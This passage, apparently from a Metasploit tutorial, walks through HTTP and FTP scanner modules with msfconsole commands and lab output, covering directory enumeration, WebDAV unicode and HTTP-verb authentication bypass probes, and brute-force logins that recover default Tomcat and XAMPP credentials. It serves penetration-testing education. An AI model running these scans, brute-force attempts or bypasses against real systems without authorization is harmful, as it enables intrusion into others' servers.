[*] 192.168.1.211:21 FTP Banner: '220 (vsFTPD 2.0.5)\x0d\x0a'
[*] 192.168.1.215:21 FTP Banner: '220 (vsFTPD 1.1.3)\x0d\x0a'
[*] 192.168.1.222:21 FTP Banner: '220 mailman FTP server (Version wu-2.6.2-5) ready.\x0d\x0a'
[*] 192.168.1.227:21 FTP Banner: '220 srv2 Microsoft FTP Service (Version 5.0).\x0d\x0a'
[*] 192.168.1.249:21 FTP Banner: '220 ProFTPD 1.3.3a Server (Debian) [:ffff:192.168.1.249]\x0d\x0a'
[*] Scanned 28 of 55 hosts (050% complete)
[*] 192.168.1.217:21 FTP Banner: '220 ftp3 FTP server (Version wu-2.6.0(1) Mon Feb 28 10:30:36 EST 2000) ready.\x0d\x0a'
[*] Scanned 51 of 55 hosts (092% complete)
[*] Scanned 52 of 55 hosts (094% complete)
[*] Scanned 53 of 55 hosts (096% complete)
[*] Scanned 55 of 55 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ftp_version) >

```

Scanner HTTP Auxiliary Modules

cert

The “cert” scanner module is a useful administrative scanner that allows you to cover a subnet to check whether or not server certificates are expired.

```
msf > use auxiliary/scanner/http/cert
msf auxiliary(cert) > show options

Module options:

Name      Current Setting  Required  Description
----      -----          -----    -----
ISSUER    .*              yes       Show a warning if the Issuer doesn't match this regex
RHOSTS    .                yes       The target address range or CIDR identifier
RPORT     443             yes       The target port
SHOWALL   false            no        Show all certificates (issuer,time) regardless of match
THREADS   1               yes       The number of concurrent threads
```

To run the module, we just set our RHOSTS and THREADS values and let it do its thing.

```
msf auxiliary(cert) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf auxiliary(cert) > set THREADS 254
THREADS => 254
msf auxiliary(cert) > run

[*] 192.168.1.11 - '192.168.1.11' : 'Sat Sep 25 07:16:02 UTC 2010' - 'Tue Sep 22 07:16:02 UTC 2020'
[*] 192.168.1.10 - '192.168.1.10' : 'Wed Mar 10 00:13:26 UTC 2010' - 'Sat Mar 07 00:13:26 UTC 2020'
[*] 192.168.1.201 - 'localhost' : 'Tue Nov 10 23:48:47 UTC 2009' - 'Fri Nov 08 23:48:47 UTC 2019'
[*] Scanned 255 of 256 hosts (99% complete)
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(cert) >
```

The module output shows the certificate issuer, the issue date, and the expiry date.

dir_listing

The “dir_listing” module will connect to a provided range of web servers and determine if directory listings are enabled on them.

```
msf > use auxiliary/scanner/http/dir_listing
msf auxiliary(dir_listing) > show options

Module options (auxiliary/scanner/http/dir_listing):

Name      Current Setting  Required  Description
----      -----          -----    -----
PATH      /                yes       The path to identify directory listing
Proxies   .                no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS   .                yes       The target address range or CIDR identifier
RPORT    80               yes       The target port (TCP)
SSL      false             no        Negotiate SSL/TLS for outgoing connections
THREADS  1               yes       The number of concurrent threads
VHOST    .                no        HTTP server virtual host
```

Note that the module can be set to search in a particular path but we will simply run it in its default configuration.

```
msf auxiliary(dir_listing) > set RHOSTS 192.168.1.200-254
RHOSTS => 192.168.1.200-254
msf auxiliary(dir_listing) > set THREADS 55
THREADS => 55
msf auxiliary(dir_listing) > run

[*] NOT Vulnerable to directory listing http://192.168.1.209:80/
[*] NOT Vulnerable to directory listing http://192.168.1.211:80/
[*] Found Directory Listing http://192.168.1.223:80/
[*] NOT Vulnerable to directory listing http://192.168.1.234:80/
[*] NOT Vulnerable to directory listing http://192.168.1.230:80/
[*] Scanned 27 of 55 hosts (049% complete)
[*] Scanned 50 of 55 hosts (090% complete)
[*] Scanned 52 of 55 hosts (094% complete)
[*] Scanned 53 of 55 hosts (096% complete)
[*] Scanned 54 of 55 hosts (098% complete)
[*] Scanned 55 of 55 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(dir_listing) >
```

As can be seen in the above output, one of our scanned servers does indeed have directory listings enabled on the root of the server. Findings like these can turn into a gold mine of valuable information.

^

dir_scanner

The **dir_scanner** module scans one or more web servers for interesting directories that can be further explored.

```
msf > use auxiliary/scanner/http/dir_scanner
msf auxiliary(dir_scanner) > show options

Module options (auxiliary/scanner/http/dir_scanner):

Name      Current Setting      Required  Description
-----  -----
DICTIONARY /usr/share/metasploit-framework/data/wmap/wmap_dirs.txt  no        Path of word dictionary to use
PATH      /                      yes       The path to identify files
Proxies
RHOSTS
REPORT    80                   yes       The target port (TCP)
SSL       false                no        Negotiate SSL/TLS for outgoing connections
THREADS   1                    yes       The number of concurrent threads
VHOST
```

We will accept the default dictionary included in Metasploit, set our target, and let the scanner run.

```
msf auxiliary(dir_scanner) > set RHOSTS 192.168.1.201
RHOSTS => 192.168.1.201
msf auxiliary(dir_scanner) > run

[*] Using code '404' as not found for 192.168.1.201
[*] Found http://192.168.1.201:80/.../ 403 (192.168.1.201)
[*] Found http://192.168.1.201:80/Joomla/ 200 (192.168.1.201)
[*] Found http://192.168.1.201:80/cgi-bin/ 403 (192.168.1.201)
[*] Found http://192.168.1.201:80/error/ 403 (192.168.1.201)
[*] Found http://192.168.1.201:80/icons/ 200 (192.168.1.201)
[*] Found http://192.168.1.201:80/oscommerce/ 200 (192.168.1.201)
[*] Found http://192.168.1.201:80/phpmyadmin/ 200 (192.168.1.201)
[*] Found http://192.168.1.201:80/security/ 200 (192.168.1.201)
[*] Found http://192.168.1.201:80/webalizer/ 200 (192.168.1.201)
[*] Found http://192.168.1.201:80/webdav/ 200 (192.168.1.201)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(dir_scanner) >
```

Our quick scan has turned up a number of directories on our target server that we would certainly want to investigate further.

dir_webdav_unicode_bypass

The “**dir_webdav_unicode_bypass**” module scans a given range of web servers and attempts to bypass the authentication using the [WebDAV IIS6 Unicode vulnerability](#).

```
msf > use auxiliary/scanner/http/dir_webdav_unicode_bypass
msf auxiliary(dir_webdav_unicode_bypass) > show options

Module options (auxiliary/scanner/http/dir_webdav_unicode_bypass):

Name      Current Setting      Required  Description
-----  -----
DICTIONARY /usr/share/metasploit-framework/data/wmap/wmap_dirs.txt  no        Path of word dictionary to use
ERROR_CODE 404                 yes       Error code for non existent directory
HTTP404S  /usr/share/metasploit-framework/data/wmap/wmap_404s.txt  no        Path of 404 signatures to use
PATH      /                      yes       The path to identify files
Proxies
RHOSTS
REPORT    80                   yes       The target port (TCP)
SSL       false                no        Negotiate SSL/TLS for outgoing connections
THREADS   1                    yes       The number of concurrent threads
VHOST
```

We will keep the default DICTIONARY and HTTP404S dictionary settings, set our RHOSTS and THREADS values and let the module run.

```
msf auxiliary(dir_webdav_unicode_bypass) > set RHOSTS 192.168.1.200-254
RHOSTS => 192.168.1.200-254
msf auxiliary(dir_webdav_unicode_bypass) > set THREADS 20
THREADS => 20
msf auxiliary(dir_webdav_unicode_bypass) > run

[*] Using code '404' as not found.
[*] Using code '404' as not found.
[*] Using code '404' as not found.
```

```

[*] Found protected folder http://192.168.1.211:80/admin/ 401 (192.168.1.211)
[*] Testing for unicode bypass in IIS6 with WebDAV enabled using PROPFIND request.
[*] Found protected folder http://192.168.1.223:80/phpmyadmin/ 401 (192.168.1.223)
[*] Testing for unicode bypass in IIS6 with WebDAV enabled using PROPFIND request.
[*] Found protected folder http://192.168.1.223:80/security/ 401 (192.168.1.223)
[*] Testing for unicode bypass in IIS6 with WebDAV enabled using PROPFIND request.
[*] Found protected folder http://192.168.1.204:80/printers/ 401 (192.168.1.204)
[*] Testing for unicode bypass in IIS6 with WebDAV enabled using PROPFIND request.
[*] Found vulnerable WebDAV Unicode bypass target http://192.168.1.204:80/%c0%afprinters/ 207 (192.168.1.204)
[*] Found protected folder http://192.168.1.203:80/printers/ 401 (192.168.1.203)
[*] Testing for unicode bypass in IIS6 with WebDAV enabled using PROPFIND request.
[*] Found vulnerable WebDAV Unicode bypass target http://192.168.1.203:80/%c0%afprinters/ 207 (192.168.1.203)
...snip...
[*] Scanned 55 of 55 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(dir_webdav_unicode_bypass) >

```

Our scan has found vulnerable servers. This vulnerability can potentially allow us to list, download, or even upload files to password protected folders.

enum_wayback

The “**enum_wayback**” auxiliary module will query the archive.org site for any url’s that have been archived for a given domain. This can be useful for locating valuable information or for finding pages on a site that have since been unlinked.

```

msf > use auxiliary/scanner/http/enum_wayback
msf auxiliary(enum_wayback) > show options

Module options:

Name      Current Setting  Required  Description
----      -----          ----- 
DOMAIN      yes           Domain to request URLs for
OUTFILE     no            Where to output the list for use

```

The only configuration item that we need to set is the DOMAIN value and then we let the scanner do its thing.

```

msf auxiliary(enum_wayback) > set DOMAIN metasploit.com
DOMAIN => metasploit.com
msf auxiliary(enum_wayback) > run

[*] Pulling urls from Archive.org
[*] Located 1300 addresses for metasploit.com
http://metasploit.com/
http://metasploit.com/?OS=CrossReference&SP=CrossReference
http://metasploit.com/?OS=Windows+2000
http://metasploit.com/?OS=Windows+2003
http://metasploit.com/?OS=Windows+NT
http://metasploit.com/?OS=Windows+XP
http://metasploit.com/?kangtataktakwa
http://metasploit.com/archive/framework/bin00000.bin
...snip...
http://metasploit.com/projects/Framework/screenshots/v20_web_01_big.jpg
http://metasploit.com/projects/Framework/screenshots/v23_con_01_big.jpg
http://metasploit.com/projects/Framework/screenshots/v23_con_02_big.jpg
[*] Auxiliary module execution completed
msf auxiliary(enum_wayback) >

```

files_dir

The “**files_dir**” takes a wordlist as input and queries a host or range of hosts for the presence of interesting files on the target.

```

msf > use auxiliary/scanner/http/files_dir
msf auxiliary(files_dir) > show options

Module options (auxiliary/scanner/http/files_dir):

Name      Current Setting          Required  Description
----      -----          ----- 
DICTIONARY /usr/share/metasploit-framework/data/wmap/wmap_files.txt  no        Path of word dictionary to use
EXT          no                  Append file extension to use
PATH         /                  yes       The path to identify files
Proxies      no                  A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS      yes                 The target address range or CIDR identifier
RPORT        80                 yes       The target port (TCP)
SSL          false                Negotiate SSL/TLS for outgoing connections
THREADS     1                  yes       The number of concurrent threads
VHOST        no                  HTTP server virtual host

```

The built-in DICTIONARY list will serve our purposes so we simply set our RHOSTS value and let the scanner run against our target.

```

msf auxiliary(files_dir) > set RHOSTS 192.168.0.155
RHOSTS => 192.168.0.155
msf auxiliary(files_dir) > run

[*] Using code '404' as not found for files with extension .null
[*] Using code '404' as not found for files with extension .backup
[*] Using code '404' as not found for files with extension .bak
[*] Using code '404' as not found for files with extension .c
[*] Using code '404' as not found for files with extension .cfg
[*] Using code '404' as not found for files with extension .class
[*] Using code '404' as not found for files with extension .copy
[*] Using code '404' as not found for files with extension .conf
[*] Using code '404' as not found for files with extension .exe
[*] Using code '404' as not found for files with extension .html
[*] Found http://192.168.0.155:80/index.html 200
[*] Using code '404' as not found for files with extension .htm
[*] Using code '404' as not found for files with extension .ini
[*] Using code '404' as not found for files with extension .log
[*] Using code '404' as not found for files with extension .old
[*] Using code '404' as not found for files with extension .orig
[*] Using code '404' as not found for files with extension .php
[*] Using code '404' as not found for files with extension .tar
[*] Using code '404' as not found for files with extension .tar.gz
[*] Using code '404' as not found for files with extension .tgz
[*] Using code '404' as not found for files with extension .tmp
[*] Using code '404' as not found for files with extension .temp
[*] Using code '404' as not found for files with extension .txt
[*] Using code '404' as not found for files with extension .zip
[*] Using code '404' as not found for files with extension ~
[*] Using code '404' as not found for files with extension .
[*] Found http://192.168.0.155:80/blog 301
[*] Found http://192.168.0.155:80/index 200
[*] Using code '404' as not found for files with extension
[*] Found http://192.168.0.155:80/blog 301
[*] Found http://192.168.0.155:80/index 200
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(files_dir) >

```

http_login

The “**http_login**” module is a brute-force login scanner that attempts to authenticate to a system using HTTP authentication.

```

msf > use auxiliary/scanner/http/http_login
msf auxiliary(http_login) > show options

Module options (auxiliary/scanner/http/http_login):



| Name             | Current Setting                                                          | Required | Description                                     |
|------------------|--------------------------------------------------------------------------|----------|-------------------------------------------------|
| AUTH_URI         | -----                                                                    | no       | The URI to authenticate against (default:auto)  |
| BLANK_PASSWORDS  | false                                                                    | no       | Try blank passwords for all users               |
| BRUTEFORCE_SPEED | 5                                                                        | yes      | How fast to bruteforce, from 0 to 5             |
| DB_ALL_CREDS     | false                                                                    | no       | Try each user/password couple stored in the cur |
| DB_ALL_PASS      | false                                                                    | no       | Add all passwords in the current database to th |
| DB_ALL_USERS     | false                                                                    | no       | Add all users in the current database to the li |
| PASS_FILE        | /usr/share/metasploit-framework/data/wordlists/http_default_pass.txt     | no       | File containing passwords, one per line         |
| Proxies          |                                                                          | no       | A proxy chain of format type:host:port[,type:ho |
| REQUESTTYPE      | GET                                                                      | no       | Use HTTP-GET or HTTP-PUT for Digest-Auth, PROPF |
| RHOSTS           |                                                                          | yes      | The target address range or CIDR identifier     |
| RPORT            | 80                                                                       | yes      | The target port (TCP)                           |
| SSL              | false                                                                    | no       | Negotiate SSL/TLS for outgoing connections      |
| STOP_ON_SUCCESS  | false                                                                    | yes      | Stop guessing when a credential works for a hos |
| THREADS          | 1                                                                        | yes      | The number of concurrent threads                |
| USERPASS_FILE    | /usr/share/metasploit-framework/data/wordlists/http_default_userpass.txt | no       | File containing users and passwords separated b |
| USER_AS_PASS     | false                                                                    | no       | Try the username as the password for all users  |
| USER_FILE        | /usr/share/metasploit-framework/data/wordlists/http_default_users.txt    | no       | File containing users, one per line             |
| VERBOSE          | true                                                                     | yes      | Whether to print output for all attempts        |
| VHOST            |                                                                          | no       | HTTP server virtual host                        |


```

To configure the module, we set the AUTH_URI setting to the path of the page requesting authentication, our RHOSTS value and to reduce output, we set the VERBOSE value to false.

```

msf auxiliary(http_login) > set AUTH_URI /xampp/
AUTH_URI => /xampp/
msf auxiliary(http_login) > set RHOSTS 192.168.1.201
RHOSTS => 192.168.1.201
msf auxiliary(http_login) > set VERBOSE false
VERBOSE => false
msf auxiliary(http_login) > run

[*] Attempting to login to http://192.168.1.201:80/xampp/ with Basic authentication
[+] http://192.168.1.201:80/xampp/ - Successful login 'admin' : 's3cr3t'

```

```
[*] http://192.168.1.201:80/xampp/ - Random usernames are not allowed.
[*] http://192.168.1.201:80/xampp/ - Random passwords are not allowed.
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(http_login) >
```

As can be seen in the above output, our scan found a valid set of credentials for the directory.

open_proxy

The “*open_proxy*” module scans a host or range of hosts looking for open proxy servers. This module helps mitigate false positives by allowing us to declare valid HTTP codes to determine whether a connection was successfully made.

```
msf > use auxiliary/scanner/http/open_proxy
msf auxiliary(open_proxy) > show options

Module options (auxiliary/scanner/http/open_proxy):

Name      Current Setting      Required  Description
----      -----      -----      -----
CHECKURL  http://www.google.com  yes        The web site to test via alleged web proxy
MULTIPORTS  false            no         Multiple ports will be used: 80, 443, 1080, 3128, 8000, 8080, 8123
Proxies          no           no         A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS          yes          yes        The target address range or CIDR identifier
RPORT            8080         yes        The target port (TCP)
SSL              false         no         Negotiate SSL/TLS for outgoing connections
THREADS          1             yes        The number of concurrent threads
VALIDCODES       200,302       yes        Valid HTTP code for a successfully request
VALIDPATTERN     302 Moved    yes        Valid pattern match (case-sensitive into the headers and HTML body) for a successfully request
VERIFYCONNECT    false         no         Enable CONNECT HTTP method check
VHOST            no           no         HTTP server virtual host
```

We set our RHOSTS value to a small range of IP addresses and have the module scan port 8888 or proxy servers.

```
msf auxiliary(open_proxy) > set RHOSTS 192.168.1.200-210
RHOSTS => 192.168.1.200-210
msf auxiliary(open_proxy) > set RPORT 8888
RPORT => 8888
msf auxiliary(open_proxy) > set THREADS 11
THREADS => 11
msf auxiliary(open_proxy) > run

[*] 192.168.1.201:8888 is a potentially OPEN proxy [200] (n/a)
[*] Scanned 02 of 11 hosts (018% complete)
[*] Scanned 03 of 11 hosts (027% complete)
[*] Scanned 04 of 11 hosts (036% complete)
[*] Scanned 05 of 11 hosts (045% complete)
[*] Scanned 11 of 11 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(open_proxy) >
```

options

The “*options*” scanner module connects to a given range of IP address and queries any web servers for the options that are available on them. Some of these options can be further leveraged to penetrate the system.

```
msf > use auxiliary/scanner/http/options
msf auxiliary(options) > show options

Module options (auxiliary/scanner/http/options):

Name      Current Setting      Required  Description
----      -----      -----      -----
Proxies          no           no         A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS          yes          yes        The target address range or CIDR identifier
RPORT            80           yes        The target port (TCP)
SSL              false         no         Negotiate SSL/TLS for outgoing connections
THREADS          1            yes        The number of concurrent threads
VHOST            no           no         HTTP server virtual host
```

We set our RHOSTS and THREADS value and let the scanner run.

```
msf auxiliary(options) > set RHOSTS 192.168.1.200-210
RHOSTS => 192.168.1.200-254
msf auxiliary(options) > set THREADS 11
THREADS => 11
msf auxiliary(options) > run

[*] 192.168.1.203 allows OPTIONS, TRACE, GET, HEAD, DELETE, COPY, MOVE, PROPFIND, PROPPATCH, SEARCH, MKCOL, LOCK, UNLOCK methods
[*] 192.168.1.204 allows OPTIONS, TRACE, GET, HEAD, DELETE, COPY, MOVE, PROPFIND, PROPPATCH, SEARCH, MKCOL, LOCK, UNLOCK methods
```

```

[*] 192.168.1.205 allows OPTIONS, TRACE, GET, HEAD, COPY, PROPFIND, SEARCH, LOCK, UNLOCK methods
[*] 192.168.1.206 allows OPTIONS, TRACE, GET, HEAD, COPY, PROPFIND, SEARCH, LOCK, UNLOCK methods
[*] 192.168.1.208 allows GET,HEAD,POST,OPTIONS,TRACE methods
[*] 192.168.1.209 allows GET,HEAD,POST,OPTIONS,TRACE methods
[*] Scanned 55 of 55 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(options) >

```

robots_txt

The “**robots_txt**” auxiliary module scans a server or range of servers for the presence and contents of a robots.txt file. These files can frequently contain valuable information that administrators don’t want search engines to discover.

```

msf > use auxiliary/scanner/http/robots_txt
msf auxiliary(robots_txt) > show options

Module options (auxiliary/scanner/http/robots_txt):

Name      Current Setting  Required  Description
----      -----          -----      -----
PATH      /                yes       The test path to find robots.txt file
Proxies    no               no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS   yes              yes      The target address range or CIDR identifier
RPORT     80               yes      The target port (TCP)
SSL       false             no       Negotiate SSL/TLS for outgoing connections
THREADS  1                yes      The number of concurrent threads
VHOST     no               no       HTTP server virtual host

```

The configuration for this module is minimal. We simply set the RHOSTS and THREADS values and let it go.

```

msf auxiliary(robots_txt) > set RHOSTS 192.168.1.200-254
RHOSTS => 192.168.1.200-254
msf auxiliary(robots_txt) > set THREADS 20
THREADS => 20
msf auxiliary(robots_txt) > run

[*] [192.168.1.208] /robots.txt - /internal/, /tmp/
[*] [192.168.1.209] /robots.txt - /
[*] [192.168.1.211] /robots.txt - /
[*] Scanned 15 of 55 hosts (027% complete)
[*] Scanned 29 of 55 hosts (052% complete)
[*] Scanned 38 of 55 hosts (069% complete)
[*] Scanned 39 of 55 hosts (070% complete)
[*] Scanned 40 of 55 hosts (072% complete)
[*] Scanned 44 of 55 hosts (080% complete)
[*] Scanned 45 of 55 hosts (081% complete)
[*] Scanned 46 of 55 hosts (083% complete)
[*] Scanned 50 of 55 hosts (090% complete)
[*] Scanned 55 of 55 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(robots_txt) >

```

ssl

The “**ssl**” module queries a host or range of hosts and pull the SSL certificate information if present.

```

msf > use auxiliary/scanner/http/ssl
msf auxiliary(ssl) > show options

Module options:

Name      Current Setting  Required  Description
----      -----          -----      -----
RHOSTS   yes              yes      The target address range or CIDR identifier
RPORT    443               yes      The target port
THREADS  1                yes      The number of concurrent threads

```

To configure the module, we set our RHOSTS and THREADS values and let it run.

```

msf auxiliary(ssl) > set RHOSTS 192.168.1.200-254
RHOSTS => 192.168.1.200-254
msf auxiliary(ssl) > set THREADS 20
THREADS => 20
msf auxiliary(ssl) > run

[*] Error: 192.168.1.205: OpenSSL::SSL::SSLError SSL_connect SYSCALL returned=5 errno=0 state=SSLv3 read server hello A
[*] Error: 192.168.1.206: OpenSSL::SSL::SSLError SSL_connect SYSCALL returned=5 errno=0 state=SSLv3 read server hello A
[*] 192.168.1.208:443 Subject: /C=--/ST=SomeState/L=SomeCity/O=SomeOrganization/OU=SomeOrganizationalUnit/CN=localhost.localdomain/emailAddress=root@localhost
[*] 192.168.1.208:443 WARNING: Signature algorithm using MD5 (md5WithRSAEncryption)
[*] 192.168.1.208:443 has common name localhost.localdomain

```

```

[*] 192.168.1.211:443 Subject: /C=--/ST=SomeState/L=SomeCity/O=SomeOrganization/OU=SomeOrganizationalUnit/CN=localhost.localdomain/emailAddress=root@loc
[*] 192.168.1.211:443 has common name localhost.localdomain
[*] Scanned 13 of 55 hosts (023% complete)
[*] Error: 192.168.1.227: OpenSSL::SSL::SSLError SSL_connect SYSCALL returned=5 errno=0 state=SSLv3 read server hello A
[*] 192.168.1.223:443 Subject: /CN=localhost Signature Alg: sha1WithRSAEncryption
[*] 192.168.1.223:443 has common name localhost
[*] 192.168.1.222:443 WARNING: Signature algorithm using MD5 (md5WithRSAEncryption)
[*] 192.168.1.222:443 has common name MAILMAN
[*] Scanned 30 of 55 hosts (054% complete)
[*] Scanned 31 of 55 hosts (056% complete)
[*] Scanned 39 of 55 hosts (070% complete)
[*] Scanned 41 of 55 hosts (074% complete)
[*] Scanned 43 of 55 hosts (078% complete)
[*] Scanned 45 of 55 hosts (081% complete)
[*] Scanned 46 of 55 hosts (083% complete)
[*] Scanned 53 of 55 hosts (096% complete)
[*] Scanned 55 of 55 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ssl) >

```

http_version

The “**http_version**” scanner will scan a range of hosts and determine the web server version that is running on them.

```

msf > use auxiliary/scanner/http/http_version
msf auxiliary(http_version) > show options

Module options (auxiliary/scanner/http/http_version):

Name      Current Setting  Required  Description
----      -----          ----- 
Proxies    no             A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS    yes            The target address range or CIDR identifier
RPORT     80             yes         The target port (TCP)
SSL       false           no          Negotiate SSL/TLS for outgoing connections
THREADS   1              yes         The number of concurrent threads
VHOST     no             HTTP server virtual host

```

To run the scan, we set the RHOSTS and THREADS values and let it run.

```

msf auxiliary(http_version) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf auxiliary(http_version) > set THREADS 255
THREADS => 255
msf auxiliary(http_version) > run

[*] 192.168.1.2 Web Server
[*] 192.168.1.1 Apache ( 302-https://192.168.1.1:10443/ )
[*] 192.168.1.11
[*] Scanned 080 of 256 hosts (031% complete)
[*] 192.168.1.101 Apache/2.2.9 (Ubuntu) PHP/5.2.6-bt0 with Suhosin-Patch
...snip...
[*] 192.168.1.250 lighttpd/1.4.26 ( 302-http://192.168.1.250/account/login/?next=/ )
[*] Scanned 198 of 256 hosts (077% complete)
[*] Scanned 214 of 256 hosts (083% complete)
[*] Scanned 248 of 256 hosts (096% complete)
[*] Scanned 253 of 256 hosts (098% complete)
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(http_version) >

```

Armed with the knowledge of the target web server software, attacks can be specifically tailored to suit the target.

tomcat_mgr_login

The “**tomcat_mgr_login**” auxiliary module simply attempts to login to a Tomcat Manager Application instance using a provided username and password list.

```

msf > use auxiliary/scanner/http/tomcat_mgr_login
msf auxiliary(tomcat_mgr_login) > show options

Module options (auxiliary/scanner/http/tomcat_mgr_login):

Name      Current Setting          Required  Description
----      -----          ----- 
BLANK_PASSWORDS  false           no        Try blank passwords for all users
BRUTEFORCE_SPEED  5              yes       How fast to bruteforce, from 0 to 5
DB_ALL_CREDS    false           no        Try each user/password couple stored in t
DB_ALL_PASS     false           no        Add all passwords in the current database
DB_ALL_USERS    false           no        Add all users in the current database to
PASSWORD        <unset>        no        The HTTP password to specify for authenti

```

PASS_FILE	/usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_pass.txt	no	File containing passwords, one per line
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target address range or CIDR identifier
RPORT	8080	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connection
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for
TARGETURI	/manager/html	yes	URI for Manager login. Default is /manage
THREADS	1	yes	The number of concurrent threads
USERNAME		no	The HTTP username to specify for authentication
USERPASS_FILE	/usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_userpass.txt	no	File containing users and passwords separated by a colon
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE	/usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_users.txt	no	File containing users, one per line
VERBOSE	true	yes	Whether to print output for all attempts
VHOST		no	HTTP server virtual host

We will keep the default username and password files, set our RHOSTS and the RPORT of our target and let it run.

```
msf auxiliary(tomcat_mgr_login) > set RHOSTS 192.168.1.208
RHOSTS => 192.168.1.208
msf auxiliary(tomcat_mgr_login) > set RPORT 8180
RPORT => 8180
msf auxiliary(tomcat_mgr_login) > set VERBOSE false
VERBOSE => false
msf auxiliary(tomcat_mgr_login) > run

[+] http://192.168.1.208:8180/manager/html [Apache-Coyote/1.1] [Tomcat Application Manager] successful login 'tomcat' : 'tomcat'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tomcat_mgr_login) >
```

Our quick scan turned up a default set of tomcat credentials on our target system.

verb_auth_bypass

The “verb_auth_bypass” module scans a server or range of servers and attempts to bypass authentication by using different HTTP verbs.

```
msf > use auxiliary/scanner/http/verb_auth_bypass
msf auxiliary(verb_auth_bypass) > show options

Module options (auxiliary/scanner/http/verb_auth_bypass):

Name      Current Setting  Required  Description
----      -----          -----  -----
Proxies    no            A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS    yes           The target address range or CIDR identifier
RPORT     80            yes           The target port (TCP)
SSL       false          no            Negotiate SSL/TLS for outgoing connections
TARGETURI /             yes           The path to test
THREADS   1              yes           The number of concurrent threads
VHOST     no            HTTP server virtual host
```

We configure this module by setting the path to the page requiring authentication, set our RHOSTS value and let the scanner run.

```
msf auxiliary(verb_auth_bypass) > set PATH /xampp/
PATH => /xampp/
msf auxiliary(verb_auth_bypass) > set RHOSTS 192.168.1.201
RHOSTS => 192.168.1.201
msf auxiliary(verb_auth_bypass) > run

[*] 192.168.1.201 requires authentication: Basic realm="xampp user" [401]
[*] Testing verb HEAD resp code: [401]
[*] Testing verb TRACE resp code: [200]
[*] Possible authentication bypass with verb TRACE code 200
[*] Testing verb TRACK resp code: [401]
[*] Testing verb WMAP resp code: [401]
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(verb_auth_bypass) >
```

By reading the returned server status codes, the module indicates there is a potential auth bypass by using the TRACE verb on our target.

webdav_scanner

The “webdav_scanner” module scans a server or range of servers and attempts to determine if WebDav is enabled. This allows us to better fine-tune our attacks.

```
msf > use auxiliary/scanner/http/webdav_scanner
msf auxiliary(webdav_scanner) > show options

Module options (auxiliary/scanner/http/webdav_scanner):
```

Name	Current Setting	Required	Description
PATH	/	yes	Path to use
Proxies	no		A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	yes		The target address range or CIDR identifier
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
THREADS	1	yes	The number of concurrent threads
VHOST		no	HTTP server virtual host

The only configuration we need to do is to set our RHOSTS and THREADS values and let the scanner run.

```
msf auxiliary(webdav_scanner) > set RHOSTS 192.168.1.200-250
RHOSTS => 192.168.1.200-250
msf auxiliary(webdav_scanner) > set THREADS 20
THREADS => 20
msf auxiliary(webdav_scanner) > run

[*] 192.168.1.203 (Microsoft-IIS/5.1) has WEBDAV ENABLED
[*] 192.168.1.209 (Apache/2.0.54 (Linux/SUSE)) WebDAV disabled.
[*] 192.168.1.208 (Apache/2.0.52 (CentOS)) WebDAV disabled.
[*] 192.168.1.213 (Apache/2.2.14 (Ubuntu)) WebDAV disabled.
[*] Scanned 14 of 51 hosts (027% complete)
[*] 192.168.1.222 (Apache/1.3.23 (Unix) (Red-Hat/Linux) mod_python/2.7.6 Python/1.5.2 mod_ssl/2.8.7 OpenSSL/0.9.6b DAV/1.0.3 PHP/4.1.2 mod_perl/1.26 mo
[*] 192.168.1.223 (Apache/2.2.14 (Win32) DAV/2 mod_ssl/2.2.14 OpenSSL/0.9.81 mod_autoindex_color PHP/5.3.1 mod_apreq2-20090110/2.7.1 mod_perl/2.0.4 Perl
[*] 192.168.1.229 (Microsoft-IIS/6.0) has WEBDAV ENABLED
[*] 192.168.1.224 (Apache/2.2.4 (Ubuntu) PHP/5.2.3-1ubuntu6) WebDAV disabled.
[*] 192.168.1.227 (Microsoft-IIS/5.0) has WEBDAV ENABLED
[*] Scanned 28 of 51 hosts (054% complete)
[*] 192.168.1.234 (lighttpd/1.4.25) WebDAV disabled.
[*] 192.168.1.235 (Apache/2.2.3 (CentOS)) WebDAV disabled.
[*] Scanned 38 of 51 hosts (074% complete)
[*] Scanned 51 of 51 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(webdav_scanner) >
```

webdav_website_content

The “**webdav_website_content**” auxiliary module scans a host or range of hosts for servers that disclose their content via WebDav.

```
msf > use auxiliary/scanner/http/webdav_website_content
msf auxiliary(webdav_website_content) > show options

Module options (auxiliary/scanner/http/webdav_website_content):

Name      Current Setting  Required  Description
----      -----          -----    -----
PATH      /                yes       Path to use
Proxies    no               A proxy chain of format type:host:port[,type:host:port][...]
